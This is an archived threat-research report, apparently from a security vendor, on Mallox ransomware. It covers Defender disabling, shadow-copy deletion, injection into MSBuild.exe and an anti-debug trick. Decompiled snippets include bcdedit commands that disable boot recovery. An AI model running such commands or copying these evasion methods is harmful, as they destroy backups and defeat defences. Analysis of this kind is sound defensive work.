

# The New Threat: Mallox Ransomware


By Meet the Author

Archived: 2026-04-02 11:34:45 UTC



## 1. Mallox Ransomware Description

In October 2021 Mallox, a new type of ransomware, began attacking enterprises in Asia. This new ransomware is identified by encrypted files being given the suffix “. mallox”.




After Sangfor FarSight Labs Endpoint Security Team captured samples of this new malware strain, analysis found that Mallox was even more destructive than currently active ransomware.

1. Mallox adds a C# shell layer using common DLL hijacking technology to bypass security software.
2. Mallox spread like a worm through file sharing and uses the same file retrieval technology as Search Artifact to attain rapid file retrieval and encryption.


Mallox can encrypt many files in a very short period of time, resulting in irreparable losses once it is installed on a company's computers.

## 2. Technical Analysis


To bypass anti-virus software, Mallox adds a C# shell layer to hide its malicious behavior, and uses SmartAssembly to obfuscate the C# shell, as seen below:




AdvancedRun.exe is installed and run in the temp directory:




AdvancedRun.exe presents a configuration window when started:




Windows Defender is turned off:



The Windows Defender directory is deleted:



The AdvancedRun.exe file is then deleted:



The script file Yubhigusnhbrkitykwictqkill\$.bat is created in the temp directory:


```
1031 // Token: 0x06003ECE RID: 16078 RVA: 0x000C5F30 File Offset: 0x000C4130
1032 [SecuritySafeCritical]
1033 public static void WriteAllBytes(string path, byte[] bytes)
1034 {
1035     if (path == null)
1036     {
1037         throw new ArgumentNullException("path", Environment.GetResourceString("ArgumentNull_Path"));
1038     }
1039     if (path.Length == 0)
1040     {
1041         throw new ArgumentException(Environment.GetResourceString("Argument_EmptyPath"));
1042     }
1043     if (bytes == null)
1044     {
1045         throw new ArgumentNullException("bytes");
1046     }
1047     using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.Write, FileShare.Read))
1048     {
1049         fileStream.Write(bytes, 0, bytes.Length);
1050     }
1051 }
1052
1053 // Token: 0x06003ED3 RID: 16083 RVA: 0x000C60A4 File Offset: 0x000C42A4
1054 [SecuritySafeCritical]
1055 public static void WriteAllLines(string path, string[] contents)
1056 {
1057     if (path == null)
1058     {
1059         throw new ArgumentNullException("path");

```


Name	Value	Type
path	"C:\Users\Administrator\AppData\Local\Temp\Yubhigusnhbrkitykwictqkill\$.bat"	string
bytes	{byte[0x0000AB01]}	byte[]
fileStream	{System.IO.FileStream}	System.IO.FileStream

The operation of the script file Yubhigusnhbrkitykwictqkill\$.bat is as follows, with the main functions being:


1. Restoring the CMD default association by deleting the registry "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Command Processor\AutoRun".
2. Setting security permissions for specified files and folders to prevent them from becoming inaccessible: cmd.exe, net.exe, net1.exe, mshta.exe, FTP.exe, wscript.exe, cscript.exe, powershell.exe, C:\ProgramData, C:\Users\Public.
3. Deleting the shadow disk.
4. Stopping and deleting specific programs and services, including security software and any related to line-of-business.




The Visual Basic script Blffpekna.vbs is created in the temp directory to run Yubhigusnhbrkitykwictqkill\$.bat



The Yubhigusnhbrkitykwictqkill\$.bat script is run:



MSBuild.exe in the .NET installation directory is copied into the temp directory:



The running MSBuild.exe process is identified, and the ransomware main module is injected into the MSBuild.exe process to bypass the security software:

Mallox.exe	CreateFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	QueryStandardInformationFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	ReadFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CloseFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	Process Create	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	QuerySecurityFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	QueryBasicInformationFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	Load Image	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	QueryNameInformationFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CreateFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CreateFile	1904	C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	QueryStandardInformationFile	1904	C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	CreateFileMapping	1904	C:\Windows\AppPatch\sysmain.sdb	FILE LOCKE..
Mallox.exe	QueryStandardInformationFile	1904	C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	CreateFileMapping	1904	C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	QueryStandardInformationFile	1904	C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	CreateFile	1904	C:\Users\Administrator\AppData\Local\Temp	SUCCESS
Mallox.exe	QueryDirectory	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CloseFile	1904	C:\Users\Administrator\AppData\Local\Temp	SUCCESS
Mallox.exe	CreateFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	QueryBasicInformationFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CloseFile	1904	C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CreateFile	1904	C:\	SUCCESS

The main Mallox module is an exe file that implements the encryption functions. The following prepared is done before encryption:

1. Excludes hosts in Russia, Kazakhstan, Russia, Ukraine and Qatar
2. Elevates permissions
3. Deletes the registration form for Raccine
4. Deletes the disk shadow
5. Cancels the automatic startup repair mode
6. Terminates the following program process:

```
v4 = GetUserDefaultLangID();
if ( v4 != 0x419 && v4 != 0x43F && v4 != 0x423 && v4 != 0x422 && v4 != 0x444 )//
{
    sub_10C4865(L"SeTakeOwnershipPrivilege");
    sub_10C4865(L"SeDebugPrivilege");
    sub_10C6581(); //
    sub_10C6A1F(); //
    sub_10C48F0(L"/c bcdedit /set {current} bootstatuspolicy ignoreallfailures");
    sub_10C48F0(L"/c bcdedit /set {current} recoveryenabled no");
    sub_10C65EA(); //
}
```

If a program is running under the debugger, an exception will be thrown when trying to use CloseHandle to close the handle returned by the FindFirstFile function which prevents the malware from being closed. The malware will prevent debugging from starting again:

```
v12 = FindFirstFileExW(L"C:\\*", FindExInfoStandard, FindFileData, FindExSearchNameMatch, 0, dwAdditionalFlags);
if ( v12 == (HANDLE)0xFFFFFFFF && GetLastError() == 0x57 )
    dwAdditionalFlags = 0;
else
    CloseHandle(v12);
```

